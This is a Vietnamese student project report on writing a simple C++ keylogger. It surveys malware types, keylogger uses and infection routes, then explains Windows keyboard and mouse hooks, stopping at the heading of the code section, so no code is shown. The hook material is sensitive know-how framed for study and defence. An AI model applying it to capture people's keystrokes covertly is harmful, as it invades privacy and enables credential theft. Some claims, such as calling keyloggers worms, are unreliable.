**TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI**



VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

-------------------------------------------



**BÁO CÁO PROJECT 1**

**Đề tài: LẬP TRÌNH MỘT KEYLOGGER ĐƠN GIẢN**

**BẰNG NGÔN NGỮ LẬP TRÌNH C++**

**Giảng viên: Phạm Huy Hoàng**

Sinh viên thực hiện: Kiều Minh Hướng

Mã số sinh viên: 20183928

Lớp: Công nghệ thông tin 03 – K63

Mã lớp: 699557

Hà Nội, 2020

# **LỜI CẢM ƠN**

Công nghệ đang phát triển từng ngày và đối với sinh viên học ngành công nghệ thông tin như em, việc tìm hiểu những công nghệ mới là vô cùng cần thiết để có thể tự tạo cho mình hành trang tốt nhất bước vào môi trường làm việc sau này. Đối với môn Project 1, sau khi được viện phân công thầy Phạm Huy Hoàng hướng dẫn, em đã quyết định lựa chọn đề tài phù hợp với định hướng của mình. Trong quá trình làm project này, em rất vui vì luôn có thể nhận được sự trợ giúp của thầy. Từ tận đáy lòng mình, em vô cùng biết ơn vì điều đó.

Em cũng đã cố gắng để hoàn thiện sản phẩm của mình. Tuy nhiên, do đây là project đầu tiên của em làm, đồng thời do kiến thức cũng như kinh nghiệm thực tế, tư duy còn nhiều hạn chế, giới hạn trong phạm vi kiến thức của sinh viên nên sản phẩm mới chỉ dừng lại ở mức khá đơn giản và không tránh khỏi những thiếu sót. Em rất mong nhận được sự quan tâm và đóng góp ý kiến của thầy để project này được hoàn thiện hơn.

Em xin chân thành cám ơn thầy!

# **MỤC LỤC**

[**LỜI CẢM ƠN** 1](#_Toc60895341)

[**MỤC LỤC** 2](#_Toc60895342)

[**DANH MỤC HÌNH ẢNH** 4](#_Toc60895343)

[**LỜI MỞ ĐẦU** 5](#_Toc60895344)

[**1. Lý do chọn đề tài** 5](#_Toc60895345)

[**2. Tổng quan về đề tài** 5](#_Toc60895346)

[**3. Mục đích nghiên cứu** 6](#_Toc60895347)

[**4. Phạm vi nghiên cứu** 6](#_Toc60895348)

[**5. Đóng góp của đề tài** 6](#_Toc60895349)

[**6. Kết cấu bài báo cáo** 6](#_Toc60895350)

[**CHƯƠNG I: TỔNG QUAN VỀ ĐỀ TÀI KEYLOGGER** 7](#_Toc60895351)

[**1.1. Khái niệm mã độc** 7](#_Toc60895352)

[**1.2. Các loại mã độc** 7](#_Toc60895353)

[**1.3. Khái niệm Keylogger** 11](#_Toc60895354)

[**1.4. Mục đích của Keylogger** 11](#_Toc60895355)

[**1.5. Những vụ tấn công bằng Keylogger nổi tiếng** 12](#_Toc60895356)

[**1.6. Con đường lây nhiễm Keylogger** 12](#_Toc60895357)

[**\*/ Tiểu kết chương 1:** 14](#_Toc60895358)

[**CHƯƠNG II: PHÂN TÍCH PROJECT KEYLOGGER** 15](#_Toc60895359)

[**2.1. Giới thiệu về Hook** 15](#_Toc60895360)

[**2.2. File Keylogger.h** 17](#_Toc60895361)

[**2.3. File Mouse.h** 21](#_Toc60895362)

[**2.4. File Keylogger.cpp** 22](#_Toc60895363)

[**2.5. Build chương trình** 24](#_Toc60895364)

[**2.5. Những hướng phát triển của Project** 25](#_Toc60895365)

[**\*/ Tiểu kết chương 2:** 26](#_Toc60895366)

[**CHƯƠNG III: PHƯƠNG PHÁP PHÒNG CHỐNG MÃ ĐỘC** 27](#_Toc60895367)

[**3.1. Các phương pháp phòng tránh mã độc hiệu quả** 27](#_Toc60895368)

[**3.2. Cách xóa Keylogger khỏi máy tính** 30](#_Toc60895369)

[**\*/ Tiểu kết chương 3:** 31](#_Toc60895370)

[**KẾT LUẬN** 32](#_Toc60895371)

[**TÀI LIỆU THAM KHẢO** 33](#_Toc60895372)

[**PHỤ LỤC** 34](#_Toc60895373)

# **DANH MỤC HÌNH ẢNH**

|  |  |
| --- | --- |
| **Trang** | **Hình** |
| 10 | Hình 1.1: Minh họa cuộc tấn công DDOS sử dụng Botnet |
| 17 | Hình 2.1: Quy trình thực hiện hàm Hook |
| 24 | Hình 2.2: Giá trị cờ trong Compiler Settings |

# **LỜI MỞ ĐẦU**

## **1. Lý do chọn đề tài**

Chúng ta đang sống trong thời kỳ của kỷ nguyên kỹ thuật số gắn liền với những đột phá về công nghệ, trong đó công nghệ thông tin (CNTT) đóng vai trò là công nghệ cốt lõi. CNTT không chỉ là một ngành kinh tế mà còn là động lực quan trọng để giúp các ngành khác phát triển. Trong tương lai, cách sống, làm việc, sản xuất của con người sẽ được thay đổi mạnh mẽ. Công nghệ mới sẽ sắp xếp lại thị trường lao động, nhiều việc làm truyền thống sẽ mất đi, nhiều công việc mới, cơ hội mới sẽ xuất hiện thay thế.

Song song với những phần mềm, ứng dụng đem lại giá trị lợi ích cho con người thì có những kẻ có dã tâm xấu đã phát triển những phần mềm độc hại đối với máy tính, gọi chung là mã độc. Mã độc rất đa dạng, từ cách thức tấn công, tác hại của chúng cũng như ngôn ngữ lập trình ra chúng.

Sự phát triển của mã độc hiện nay là vô cùng nhanh, đòi hỏi mỗi lập trình viên, những người quản trị hệ thống phải biết cách đối phó và ngăn chặn. Để làm được điều này, việc hiểu cấu trúc và cách thức hoạt động của nó là vô cùng quan trọng. Đối với em, một sinh viên có định hướng theo ngành An toàn thông tin, mã độc là một khía cạnh rất quan trọng bắt buộc phải có kiến thức vững vàng. Vì vậy, sau khi được nhà trường xếp thầy Phạm Huy Hoàng là giảng viên hướng dẫn, em đã quyết định lựa chọn đề tài: “Lập trình một Keylogger đơn giản bằng ngôn ngữ lập trình C++”. Do kiến thức của em còn hạn chế, trong project cũng như báo cáo này vẫn còn nhiều thiếu sót, hi vọng sẽ nhận được sự góp ý của thầy để kết quả đạt được qua Project này của em là tốt nhất có thể.

## **2. Tổng quan về đề tài**

Keylogger – một loại mã độc đánh cắp những giá trị mà người dùng nhập vào từ bàn phím – đã có từ rất lâu đời. Có thể nói đây là loại mã độc xuất hiện sớm nhất, tuy nhiên chúng ngày càng đa dạng và khó nhận biết hơn.

Keylogger có thể viết bằng nhiều loại ngôn ngữ như C, C++, Python, Objective C,… Điểm chung của các loại ngôn ngữ này là có thể can thiệp sâu vào phần cứng và có thể chạy đa nền tảng.

Có khá nhiều project từ đơn giản cũng như phức tạp về Keylogger trên kho chứa mã nguồn mở khổng lồ github. Tuy nhiên, những kiến thức về mã độc cũng như cách tạo ra chúng đều là những kiến thức khó, liên quan nhiều đến các kiến thức sâu về mạng máy tính, phần cứng và hệ điều hành, vì vậy có khá ít người muốn nghiên cứu. Những tin tức về mã độc nói chung và Keylogger nói riêng còn chưa cụ thể, người đọc cũng chỉ biết rằng chúng có hại nhưng không nhiều người biết chúng có hại ra sao, chúng thâm nhập như thế nào và cách để phòng chống hiệu quả.

## **3. Mục đích nghiên cứu**

Project nghiên cứu cách tạo ra Keylogger, từ đó giúp em học thêm được những công nghệ mới, những kiến thức sâu hơn.

Project này sẽ là tiền đề cho Project 2, Project 3 của em sau đó.

## **4. Phạm vi nghiên cứu**

Project này tập trung nghiên cứu vào Windows API, các hàm HOOK, những macro liên quan đến Keyboard, Mouse...

Project được thực hiện trong vòng 10 tuần kể từ khi quyết định đề tài.

## **5. Đóng góp của đề tài**

Em làm đề tài này với hi vọng sẽ giúp người đọc hiểu thêm về Keylogger cũng như các loại mã độc khác, để từ đó có biện pháp phòng chống hiệu quả.

## **6. Kết cấu bài báo cáo**

Ngoài lời cảm ơn, mục lục, danh mục hình ảnh, lời mở đầu, kết luận và tài liệu tham khảo, bài báo cáo được chia làm 3 phần chính:

Chương 1: Tổng quan về đề tài Keylogger

Trong chương này, em sẽ làm rõ khái niệm mã độc, phân loại chúng cũng như tác hại của chúng và giới thiệu chung về Keylogger.

Chương 2: Phân tích project Keylogger

Trong chương này, em sẽ phân tích chi tiết cách tạo ra một Keylogger, phân tích các công nghệ mới đã được sử dụng.

Chương 3: Phương pháp phòng chống mã độc

Trong chương cuối cùng, em sẽ nêu lên một số phương pháp phòng tránh và chống lại mã độc cho máy tính của người dùng.

# **CHƯƠNG I: TỔNG QUAN VỀ ĐỀ TÀI KEYLOGGER**

## **1.1. Khái niệm mã độc**

Mã độc hay “Malicious software” là một loại phần mềm được tạo ra và chèn vào hệ thống một cách bí mật với mục đích thâm nhập, phá hoại hệ thống hoặc lấy cắp thông tin, làm gián đoạn, tổn hại tới tính bí mật, tính toàn vẹn và tính sẵn sàng của máy tính nạn nhân.

Mọi người thường nhầm lẫn với 1 khái niệm khác là virus máy tính. Thực tế, virus máy tính chỉ là 1 phần nhỏ trong khái niệm mã độc. Virus máy tính hiểu đơn thuần cũng là một dạng mã độc nhưng sự khác biệt ở chỗ virus máy tính có khả năng tự lây lan.

Các loại mã độc càng ngày càng phức tạp từ cách thức lây nhiễm, phương pháp ẩn mình, cách thức thực hiện các hành vi nguy hiểm… Giới hạn giữa các loại mã độc ngày càng hạn hẹp vì bản thân các mã độc cũng phải có sự kết hợp lẫn nhau để hiệu quả tấn công là cao nhất.

## **1.2. Các loại mã độc**

Đây là 12 loại mã độc phổ biến:

*1.2.1. Boot virus*

Boot virus hay còn gọi là virus boot, là loại virus lây vào boot sector hoặc master boot record của ổ đĩa cứng. Đây là các khu vực đặc biệt chứa các dữ liệu để khởi động hệ thống, nạp các phân vùng.

Boot virus được thực thi trước khi hệ điều hành được nạp lên. Vì vậy, nó hoàn toàn độc lập với hệ điều hành. Boot virus có nhược điểm là khó viết do không thể sử dụng các dịch vụ, chức năng có sẵn của hệ điều hành và kích thước virus bị hạn chế bởi kích thước của các sector (mỗi sector chỉ có 512 byte).

Ngày nay gần như không còn thấy sự xuất hiện của Boot Virus do đặc điểm lây lan chậm và không phù hợp với thời đại Internet.

*1.2.2. Macro virus*

Đây là loại virus đặc biệt tấn công vào chương trình trong bộ Microsoft Office của Microsoft: Word, Excel, Powerpoint. Macro là tính năng hỗ trợ trong bộ công cụ văn phòng Microsoft Office cho phép người sử dụng lưu lại các công việc cần thực hiện lại nhiều lần. Thực tế hiện nay cho thấy virus macro gần như đã “tuyệt chủng”.

*1.2.3. Scripting virus*

Scripting virus là loại virus được viết bằng các ngôn ngữ script (kịch bản) như VBScript, JavaScript, Batch script. Những loại virus này thường có đặc điểm dễ viết, dễ cài đặt. Chúng thường tự lây lan sang các file script khác, thay đổi nội dung cả các file html để thêm các thông tin quảng cáo, chèn banner… Đây cũng là một loại virus phát triển nhanh chóng nhờ sự phổ biến của Internet.

*1.2.4. File Virus*

Virus này chuyên lây vào các file thực thi (ví dụ file có phần mở rộng .com, .exe, .dll) một đoạn mã để khi file được thực thi, đoạn mã virus sẽ được kích hoạt trước và tiếp tục thực hiện các hành vi phá hoại, lây nhiễm.

Loại virus này có đặc điểm lây lan nhanh và khó diệt hơn các loại virus khác do phải xử lý cắt bỏ, chỉnh sửa file bị nhiễm. File Virus có nhược điểm là chỉ lây vào một số định dạng file nhất định và phụ thuộc vào hệ điều hành.

File Virus vẫn tồn tại tới ngày nay với những biến thể ngày càng trở nên nguy hiểm, phức tạp hơn.

*1.2.5. Trojan horse – ngựa thành Tơ roa*

Tên của loại virus này được lấy theo một điển tích cổ. Trong cuộc chiến với người Tơ-roa, các chiến binh Hy Lạp sau nhiều ngày không thể chiếm được thành đã nghĩ ra một kế, giảng hòa rồi tặng người dân thành Tơ-roa một con ngựa gỗ khổng lồ. Sau khi ngựa gỗ được đưa vào thành, đêm đến các chiến binh Hy Lạp từ trong ngựa gỗ chui ra đánh chiếm thành.

Đây cũng chính là cách mà các Trojan horse (gọi tắt là Trojan) áp dụng: các đoạn mã của Trojan được “che giấu” trong các loại virus khác hoặc trong các phần mềm máy tính thông thường để bí mật xâm nhập vào máy nạn nhân. Khi tới thời điểm thuận lợi chúng sẽ tiến hành các hoạt động ăn cắp thông tin cá nhân, mật khẩu, điều khiển máy tính nạn nhân … Bản chất của Trojan là không tự lây lan mà phải sử dụng phần mềm khác để phát tán.

Dựa vào cách hoạt động ta có thể phân chia Trojan thành các loại sau: BackDoor, Adware và Spyware.

*1.2.6. BackDoor*

Phần mềm BackDoor (cửa sau) là một dạng Trojan khi thâm nhập vào máy tính nạn nhân sẽ mở ra một cổng dịch vụ cho phép kẻ tấn công điều khiển các hoạt động ở máy nạn nhân.

Kẻ tấn công có thể cài các phần mềm BackDoor lên nhiều máy tính khác nhau thành một mạng lưới các máy bị điều khiển – Bot Net – rồi thực hiện các vụ tấn công từ chối dịch vụ (DoS – Denial of Service).

*1.2.7. Adware và Spyware*

Đây là loại Trojan khi xâm nhập vào máy tính với mục đích quảng cáo hoặc “gián điệp”. Chúng đưa ra các quảng cáo, mở ra các trang web, thay đổi trang mặc định của trình duyệt (home page) … gây khó chịu cho người sử dụng. Các phần mềm này cài đặt các phần mềm ghi lại thao tác bàn phím (key logger), ăn cắp mật khẩu và thông tin cá nhân …

*1.2.8. Worm – sâu máy tính*

Cùng với các loại mã độc máy tính như Trojan, WannaCry, Worm (sâu máy tính) là loại virus phát triển và lây lan mạnh mẽ nhất hiện nay nhờ mạng Internet.

Vào thời điểm ban đầu, Worm được tạo ra chỉ với mục đích phát tán qua thư điện tử – email. Khi lây vào máy tính, chúng thực hiện tìm kiếm các sổ địa chỉ, danh sách email trên máy nạn nhân rồi giả mạo các email để gửi bản thân chúng tới các địa chỉ thu thập được.

Các email do worm tạo ra thường có nội dung “giật gân”, hoặc “hấp dẫn”, hoặc trích dẫn một email nào đó ở máy nạn nhân để ngụy trang. Điều này khiến các email giả mạo trở nên “thật” hơn và người nhận dễ bị đánh lừa hơn. Nhờ những email giả mạo đó mà Worm lây lan mạnh mẽ trên mạng Internet theo cấp số nhân.

Bên cạnh Worm lây lan theo cách truyền thống sử dụng email, Worm hiện nay còn sử dụng phương pháp lân lan qua ổ USB. Thiết bị nhớ USB đã trở nên phổ biến trên toàn thế giới do lợi thế kích thước nhỏ, cơ động và trở thành phương tiện lây lan lý tưởng cho Worm.

Dựa đặc điểm lây lan mạnh mẽ của Worm, những kẻ viết virus đã đưa thêm vào Worm các tính năng phá hoại, ăn cắp thông tin…, Worm đã trở thành “bạn đồng hành” của những phần mềm độc hại khác như BackDoor, Adware…

*1.2.9. Rootkit*

Rootkit ra đời sau các loại virus khác, nhưng rootkit lại được coi là một trong những loại virus nguy hiểm nhất.


Bản thân rootkit không thực sự là virus, đây là phần mềm hoặc một nhóm các phần mềm máy tính được giải pháp để can thiệp sâu vào hệ thống máy tính (nhân của hệ điều hành hoặc thậm chí là phần cứng của máy tính) với mục tiêu che giấu bản thân nó và các loại phần mềm độc hại khác.

Với sự xuất hiện của rootkit, các phần mềm độc hại như trở nên “vô hình” trước những công cụ thông thường thậm chí vô hình cả với các phần mềm diệt virus. Việc phát hiện mã độc và tiêu diệt virus trở nên khó khăn hơn rất nhiều trước sự bảo vệ của rootkit – vốn được trang bị nhiều kĩ thuật mới hiện đại.

Xuất hiện lần đầu trên hệ thống Unix từ khá lâu, nhưng kể từ lần xuất hiện “chính thức” trên hệ điều hành Windows vào năm 2005, Rootkit đang dần trở nên phổ biến và trở thành công cụ che giấu hữu hiệu cho các loại phần mềm độc hại khác.

*1.2.10. Botnet*

Là những máy tính bị nhiễm virus và điều khiển bởi Hacker thông qua Trojan, virus… Hacker lợi dụng sức mạnh của những máy tính bị nhiễm virus để thực hiện các hành vi tấn công, phá hoại, ăn cắp thông tin. Thiệt hại do Botnet gây ra thường rất lớn.



***Hình 1.1: Minh họa cuộc tấn công DDOS sử dụng Botnet***

*1.2.11. Biến thể*

Một hình thức trong cơ chế hoạt động của virus là tạo ra các biến thể của chúng. Biến thể của virus là sự thay đổi mã nguồn nhằm các mục đích tránh sự phát hiện của phần mềm diệt virus hoặc làm thay đổi hành động của nó.

*1.2.12. Virus Hoax*

Đây là các cảnh báo giả về virus. Các cảnh bảo giả này thường núp dưới dạng một yêu cầu khẩn cấp để bảo vệ hệ thống. Mục tiêu của cảnh báo virus giả là cố gắng lôi kéo mọi người gửi cảnh báo càng nhiều càng tốt qua email. Bản thân cảnh báo giả là không gây nguy hiểm trực tiếp nhưng những thư gửi để cảnh báo có thể chữa mã độc hại hoặc trong cảnh báo giả có chứa các chỉ dẫn về thiết lập lại hệ điều hành, xoá file làm nguy hại tới hệ thống. Kiểu cảnh báo giả này cũng gây tốn thời gian và quấy rối bộ phận hỗ trợ kỹ thuật khi có quá nhiều người gọi đến và yêu cầu dịch vụ.

## **1.3. Khái niệm Keylogger**

Keylogger, thông thường là một phần mềm nhỏ gọn, tuy nhiên cũng có những trường hợp chúng là thiết bị phần cứng, có khả năng ghi nhớ lại mọi phím bấm, chuột mà người dùng đã thực hiện ở trên bàn phím và click chuột.

Sau đó Keylogger sẽ tổ hợp lại các tổ hợp phím đó để tìm ra được các thông tin cá nhân, nội dung tin nhắn trao đổi như email, skype, số thẻ tín dụng và những mật khẩu trên các website của người dùng, và coi như người dùng đã mất toàn bộ thông tin khi bị tấn công Keylogger vào tay kẻ xấu.

Dựa theo cách phân loại ở trên, Keylogger có thể được xếp vào một Worm.

## **1.4. Mục đích của Keylogger**

Tùy từng loại keylogger và mục đích của người tạo ra nó mà nó có những khả năng khác nhau, nhưng khi được gắn trên thiết bị, nó thường có thể thực hiện các thao tác sau:

Ghi lại bất kỳ mật khẩu nào được người dùng nhập trên thiết bị.

Chụp ảnh màn hình của thiết bị theo chu kỳ nhất định.

Khi lại các URL mà người dùng đã vào bằng trình duyệt, thậm chí chụp ảnh các trang web người dùng đã xem.

Ghi lại danh sách các ứng dụng người dùng chạy trên thiết bị.

Chụp bản ghi của tất cả tin nhắn tức thời (Zalo, Facebook Messenger, Skype, Viber,...)

Chụp bản sao email đã gửi

Tự động gửi báo cáo chứa các bản ghi được lưu trữ và gửi email đến một địa điểm từ xa thông qua email, FTP, HTTP.

Hầu hết các keylogger không chỉ ghi lại những thao tác bàn phím của người dùng mà còn có thể chụp màn hình máy tính. Keylogger có thể lưu trữ dữ liệu mà nó thu thập được ngay trên ổ cứng của người dùng hoặc tự đồng truyền dữ liệu qua mạng tới máy tính từ xa hoặc Web Server.

## **1.5. Những vụ tấn công bằng Keylogger nổi tiếng**

Vào năm 2016, một cuộc khảo sát lớn được thực hiện bởi một công ty an ninh mạng có trụ sở tại Hoa Kỳ đã tiết lộ rằng các doanh nghiệp từ 18 quốc gia đã được nhắm mục tiêu như một phần của chiến dịch phối hợp sử dụng Keylogger Olympic Vision để thu thập thông tin bí mật liên quan đến kinh doanh. Chúng lây lan thông qua các email giả được cho là do các đối tác kinh doanh gửi, keylogger dựa trên phần mềm này ghi lại không chỉ các lần gõ phím mà còn ghi lại hình ảnh và văn bản trong khay nhớ tạm, thông tin đăng nhập đã lưu và lịch sử trò chuyện nhắn tin tức thì.

Năm 2007, một nhóm tin tặc Romania đã phát động một chiến dịch lừa đảo toàn cầu liên quan đến việc gửi email độc hại đến hàng triệu địa chỉ email. Khi các nạn nhân tiềm năng nhấp vào liên kết có trong những email này, một keylogger dựa trên phần mềm sẽ được cài đặt trên máy tính của họ. Thủ phạm của cuộc tấn công mạng này cuối cùng đã được xác định vào tháng 10 năm 2018, khi đó họ tiết lộ rằng họ đã đánh cắp hơn 4 triệu đô la kể từ khi bắt đầu cuộc tấn công.

Vào năm 2015, một sinh viên ở Anh đã bị bắt và bị kết án 4 tháng tù sau khi bị lộ rằng anh ta đã sử dụng một phần mềm ghi lại bàn phím để tính điểm thi của mình. Anh ta đã cài đặt phần mềm này trên máy tính ở trường đại học của mình và sử dụng nó để lấy cắp thông tin đăng nhập của nhân viên. Sau đó, anh ấy sử dụng thông tin đăng nhập để truy cập hồ sơ đại học của mình và tăng điểm cho năm kỳ thi của mình.

## **1.6. Con đường lây nhiễm Keylogger**

Keylogger có thể được cài đặt khi người dùng nhấp vào liên kết hoặc mở attachment/file từ phishing mail.

Keyloggers có thể được cài đặt thông qua webpage script. Điều này được thực hiện bằng cách khai thác một trình duyệt dễ bị tổn thương và keylogger được khởi chạy khi người dùng truy cập vào trang web độc hại.

Một keylogger có thể được cài đặt khi người dùng mở tệp đính kèm email.

Một keylogger có thể được cài đặt thông qua một web page script khai thác một lỗ hổng trình duyệt. Chương trình sẽ tự động được khởi chạy khi người dùng truy cập trang web bị nhiễm.

## **\*/ Tiểu kết chương 1:**

Trong chương 1, chúng ta đã làm rõ những khái niệm về mã độc nói chung và Keylogger nói riêng. Mỗi loại mã độc có một ứng dụng riêng và những kẻ tấn công kết hợp chúng để tạo ra các cuộc tấn công nguy hiểm và khó đối phó nhất.

Trong chương 2, ta sẽ cùng tìm hiểu chi tiết cách tạo ra một Keylogger đơn giản bằng C++.

# **CHƯƠNG II: PHÂN TÍCH PROJECT KEYLOGGER**

Project này dừng lại ở việc nghiên cứu những công nghệ mới nên Keylogger vẫn còn đơn giản. Keylogger có nhiệm vụ: Ghi nhận những phím người dùng nhập vào và tọa độ chuột người dùng thực hiện click, sau đó lưu vào một file txt. Để có thể đọc hiểu code, ta đến với một số khái niệm mới sau

## **2.1. Giới thiệu về Hook**

*2.1.1. Khái niệm hàm Hook*

Trong Windows, khi chúng ta thực hiện các thao tác nhấp chuột, nhấn phím… thì hệ điều hành sẽ chuyển các sự kiện này thành các thông điệp (message) rồi đưa vào hàng đợi (queue) của hệ thống. Sau đó, các thông điệp được trao lại cho từng ứng dụng cụ thể để xử lý.

Hook là một cơ chế mà một ứng dụng có thể chặn các sự kiện, như các thông điệp, thao tác chuột, bàn phím. Hàm dùng để chặn một loại sự kiện riêng biệt được gọi là hook procedure/ Hook function (thủ tục hook / hàm hook) hoặc Filter Function (hàm lọc). Mỗi khi nhận được sự kiện, hook procedure có thể thay đổi và thậm chí hủy bỏ các sự kiện đó.

*2.1.2. Các loại Hook*

Có nhiều loại hook được phân biệt dựa vào các sự kiện, thông điệp mà Hook procedure can thiệp vào.

Phân loại theo các mô hình Hook:

- Local hook: là kỹ thuật Hook dùng để bẫy sự kiện ngay trong tiến trình cài đặt.

- Remote hook: là kỹ thuật Hook cho phép bẫy các sự kiện thuộc tiến trình của ứng dụng khác. Trong mô hình này lại tồn tại hai kiểu hook khác:

+ Thread-specific: kiểu Hook này sẽ bẫy sự kiện của một luồng cụ thể.

+ System-wide: bẫy sự kiện của tất cả các luồng trong tất cả các tiến trình đang thi hành trong hệ thống.

Phân loại dựa vào các sự kiện, thông điệp mà Hook procedure can thiệp vào:

- WH\_CALLWNDPROC và WH\_CALLWNDPROCRET: cho phép bạn theo dõi các thông điệp gởi đến các thủ tục cửa sổ (window procedure).

- WH\_CBT: hệ thống gọi thủ tục hook WH\_CBT : trước khi activating, creating, destroying, minimizing, maximizing, moving, hoặc sizing một cửa sổ; trước khi hoàn thành một lệnh hệ thống, trước khi loại bỏ một sự kiện chuột hoặc bàn phím từ hàng đợi thông điệp hệ thống …

- WH\_DEBUG: hệ thống gọi một thủ tục hook WH\_DEBUG trước khi gọi một thủ tục hook kết hợp với bất kỳ hook khác trong hệ thống.

- WH\_FOREGROUNDIDLE: các hook WH\_FOREGROUNDIDLE cho phép bạn thực hiện các tác vụ ưu tiên thấp trong thời gian tác vụ đó đang ở chế độ foreground idle.

- WH\_GETMESSAGE: hook WH\_GETMESSAGE cho phép một ứng dụng theo dõi các thông điệptrả về bởi hàm GetMessage hoặc PeekMessage.

- WH\_JOURNALPLAYBACK: các hook WH\_JOURNALPLAYBACK cho phép một ứng dụng chèn thêm các thông điệp vào hàng đợi thông điệp hệ thống.

- WH\_JOURNALRECORD: các hook WH\_JOURNALRECORD cho phép bạn giám sát và ghi lại các sự kiện đầu vào.

- WH\_KEYBOARD\_LL: Các hook WH\_KEYBOARD\_LL cho phép bạn theo dõi các sự kiện bàn phím trong hàng đợi ứng dụng.

- WH\_KEYBOARD: hook WH\_KEYBOARD cho phép một ứng dụng theo dõi lưu lượng truy cập thông điệp của thông điệp WM\_KEYDOWN và WM\_KEYUP được trả về bởi hàm GetMessage hoặc PeekMessage.

- WH\_MOUSE\_LL: các hook WH\_MOUSE\_LL cho phép bạn theo dõi các sự kiện chuột trong hàng đợi ứng dụng.

- WH\_MOUSE: các hook WH\_MOUSE cho phép bạn theo dõi các thông điệp chuột được trả về bởi hàm GetMessage hoặc PeekMessage.


- WH\_MSGFILTER và WH\_SYSMSGFILTER: cho phép theo dõi chính các thông điệp được xử lý bởi menu, scrollbar, dialog…

*2.1.3. Cơ chế của Hook*

Như đã nói ở trên, có nhiều loại hook (như chuột, bàn phím) và hệ điều hành luôn duy trì một danh sách các hook procedure cho mỗi loại đó. Mỗi danh sách các Hook procedure này được gọi là hook chain. Bản chất của hook chain là một dãy các con trỏ hàm trỏ đến các Hook procedure.

Khi hệ thống thực một sự kiện nào đó, nó sẽ tìm kiếm trong hook chain tương ứng với sự kiện đó. Nếu một hook procedure phù hợp được tìm thấy, hệ thống sẽ thực hiện nó và chỉ lấy lại quyền điều khiển sau khi hook chain kết thúc. Vì thế khi một hook procedure thực hiện xong, nó phải thực hiện việc chuyển quyền điều khiển cho hook procedure kế tiếp trong hook chain.

Tuy nhiên cơ chế này còn tùy thuộc vào loại hook. Như một số loại hook chỉ có thể theo dõi các thông điệp, vì vậy cho dù hook procedure có chuyển quyền điều khiển cho hook procedure kế tiếp hay không, hệ thống vẫn sẽ tự động làm việc này.



***Hình 2.1: Quy trình thực hiện hàm Hook***

Hook là một kỹ thuật xử lý thông điệp rất mạnh cho phép chúng ta can thiệp sâu vào các tiến trình khác nhau, nhưng nó làm ảnh hưởng tới tốc độ của hệ thống, nhất là hook system-wide, vì tất cả các sự kiện của hệ thống sẽ được định hướng tới một hàm nào đó, rõ ràng điều này làm hệ thống chậm đi đáng kể. Vì thế ta chỉ hên hook những thông điệp thật cần thiết và kết thúc việc hook ngay khi không dùng đến nữa.

Kẻ tấn công sẽ sử dụng hàm Hook để bắt các sự kiện mà người dùng nhập từ bàn phím và sự kiện người dùng click chuột, sau đó dịch các sự kiện này thành ngôn ngữ để đọc.

Trong mã nguồn của project có 2 file. Một file header và một file C++.

## **2.2. File Keylogger.h**

